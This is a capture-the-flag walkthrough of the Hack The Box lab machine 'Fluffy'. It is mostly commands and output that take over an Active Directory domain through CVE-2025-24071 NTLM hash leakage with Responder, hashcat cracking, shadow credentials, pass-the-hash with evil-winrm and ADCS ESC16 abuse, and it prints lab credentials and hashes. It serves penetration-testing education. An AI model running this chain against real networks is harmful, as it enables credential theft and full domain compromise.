As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
Init
Starting with nmap scan:
# Nmap 7.95 scan initiated Thu Sep 18 20:56:41 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -oA nmap/fluffy 10.10.11.69
Nmap scan report for 10.10.11.69
Host is up (0.069s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-19 07:56:55Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-09-19T07:58:18+00:00; +6h59m59s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-19T07:58:18+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-09-19T07:58:18+00:00; +6h59m59s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-09-19T07:58:18+00:00; +6h59m59s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m58s
| smb2-time:
|   date: 2025-09-19T07:57:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep 18 20:58:19 2025 -- 1 IP address (1 host up) scanned in 98.27 seconds
There is Kerberos and LDAP running with CA=fluffy.htb. And so we have to be careful for clock skew when establishing remote connection.
So, first we confirm that the creds are valid
nxc smb -k 10.10.11.69 -u "j.fleischman" -p "J0elTHEM4n1990!"Then, generate the krb file by passing --generate-krb5-file
nxc -k 10.10.11.69 -u "j.fleischman" -p "J0elTHEM4n1990!" --generate-krb5-file fluffy.krb5Putting this into /etc/krb5.conf, we can utilize getTGT.py to get a TGT (It will return a .ccache file) and then establish a remote connection for that user.
getTGT.py fluffy.htb/j.fleischman:J0elTHEM4n1990!
We don’t have the typical SSH port open (22). But we can obviously use SMB.
List the available shares:
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ smbclient -L //10.10.11.69 -U 'j.fleischman'
Password for [WORKGROUP\j.fleischman]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        IT              Disk
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Also, checking out kerberosting and see if any hash can be cracked.
nxc ldap dc01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --kerberoasting hashes.txt, no password is found.
Looking for more info about these shares, we can use nxc:
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ nxc smb dc01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.10.11.69     445    DC01             [*] Enumerated shares
SMB         10.10.11.69     445    DC01             Share           Permissions     Remark
SMB         10.10.11.69     445    DC01             -----           -----------     ------
SMB         10.10.11.69     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.69     445    DC01             C$                              Default share
SMB         10.10.11.69     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.69     445    DC01             IT              READ,WRITE
SMB         10.10.11.69     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.69     445    DC01             SYSVOL          READ            Logon server share
Given we have Read and Write permission on IT, let’s login to SMB on IT.
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ smbclient  //10.10.11.69/IT -U j.fleischman
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Sep 26 18:48:40 2025
  ..                                  D        0  Fri Sep 26 18:48:40 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 15:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 15:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 15:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 15:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 14:31:07 2025

                5842943 blocks of size 4096. 1920912 blocks available
smb: \>
The PDF lists many CVEs one of which can leak NTLM hashes. Searching for PoCs, there are many msfvenom exploits available. But the best is https://github.com/0x6rss/CVE-2025-24071_PoC which link to this blog post that explains the vulnerability and exploit very well.
The vulnerability occurs when a user extracts a ZIP archive containing a specially crafted .library-ms file. Windows Explorer automatically initiates an SMB authentication request to a remote server specified in the file, leaking the user’s NTLM hash without any user interaction.
So, simply run the poc.py file and also startup responder. In some time, whenever any one types to authenticate, it’s NTLMv2 hash will be captured!
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy/CVE-2025-24071_PoC]
└──╼ [★]$ python poc.py
Enter your file name: henloworld
Enter IP (EX: 192.168.1.162): 10.10.16.36
completed
Pushing malformed zip to remote
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ smbclient  //10.10.11.69/IT -U j.fleischman
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (1.5 kb/s) (average 1.5 kb/s)
smb: \> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now
Starting responder and eventually getting the hash!
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ sudo responder -I tun0 -wd

Using hashcat, the password is cracked to:
P.AGILA::FLUFFY:19d33cece0c7ed3a:38a12135018a4e35aebfa5e4ed6f9dd1:01010000000000000083da00032fdc013565e5ef742710490000000002000800550036005300560001001e00570049004e002d005900300058003000580037004100460041005600420004003400570049004e002d00590030005800300058003700410046004100560042002e0055003600530056002e004c004f00430041004c000300140055003600530056002e004c004f00430041004c000500140055003600530056002e004c004f00430041004c00070008000083da00032fdc0106000400020000000800300030000000000000000100000000200000373fe51214de78183f3c6afc36d3ba9956ecd0f0039a47cf540b8b001be1ad290a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00330036000000000000000000:prometheusx-303
Checking the creds, we do have smb over this client: nxc smb dc01.fluffy.htb -u p.agila -p 'prometheusx-303' --shares. Going ahead and adding it into owned users on Bloodhound, this user has GenericAll permission for service accounts. And service accounts can GenericWrite to winrm_svc, ldap_svc and ca_svc. So, I can add myself to service accounts and use the write permission to update the password for these accounts.

┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ bloodyAD -d "fluffy.htb" -u p.agila -p "prometheusx-303" --dc-ip 10.10.11.69 add groupMember 'service accounts' p.agila
[+] p.agila added to service accounts
Now, we can create “shadow credentials”. This will give us an NT_HASH that can be used to login as that user.
certipyshadow auto -winrm_svc
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ certipy shadow auto -u 'p.agila' -p 'prometheusx-303' -account winrm_svc -dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'ebb235fec7db4991917926768cc375a3'
[*] Adding Key Credential with device ID 'ebb235fec7db4991917926768cc375a3' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID 'ebb235fec7db4991917926768cc375a3' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
Now, to login using this hash i.e. Pass The Hash ey!
Getting cmd via
evil-winrm
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ evil-winrm -i 10.10.11.69 -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
Cools, now you have the user flag! 🎉
Privilege Escalation
As we already found that we can have GenericAll to ca_svc, further looking into it’s outbounds, we can manipulate the Certificate Authority (CA), that issues certificates in the AD environment.

Using certipy to figure out the vulnerability -
certipy find -u 'ca_svc' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -vulnerable -text.
This can only be detected in most recent
certipy.

This says the ca has ESC16.
This wiki page explains it well: Ceritpy ESC16 Wiki. Essentially you set the remote’s UPN to match the target (target’s privilege account in most cases). After which a certificate can be requested, which automatically lacks the SID security extension due the CA’s configuration. Then the UPN change can be reverted and when the certificate is used to impersonate the target.
Initial configuration
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ certipy account -u p.agila -p prometheusx-303 -dc-ip 10.10.11.69 -user ca_svc
 read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : ca_svc@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
    whenChanged                         : 2025-09-28T09:06:53+00:00
Change the UPN to administrator (Note that windows treat this field as unique, so if you change this name to an existing one, it will give an error. However, internally while matching, name with or without fully qualified domain is treated same in terms of access granted)
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ certipy account -u p.agila -p 'prometheusx-303' -dc-ip 10.10.11.69 -user ca_svc -upn administrator update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
Get the certificate for
upnadministrator
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ certipy req -u ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -ca FLUFFY-DC01-CA -template User -upn administrator -dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Before using this certificate you need to revert the UPN name. If not you will get the username mismatch error:

So, update the UPN name: certipy account -u p.agila -p 'prometheusx-303' -dc-ip 10.10.11.69 -user ca_svc -upn ca_svc update and then login using the previous administrator.pfx.
┌─[htb_lab_truelyyours]─[10.10.16.101]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ certipy auth -dc-ip 10.10.11.69 -pfx administrator.pfx -username administrator -domain fluffy.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Now, simply use evil-winrm and you get the administrator’s command prompt:
┌─[htb_lab_truelyyours]─[10.10.16.101]─[truelyyours@parrot]─[~/htb/machines/Fluffy]
└──╼ [★]$ evil-winrm -i 10.10.11.69 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls


    Directory: C:\Users\Administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/27/2025   3:02 PM             34 root.txt
Cool box! Learnt a lot regarding Windows pentesting. Cheers! Treat yourself to some of that God’s nectar! 🎉💧🥂🥂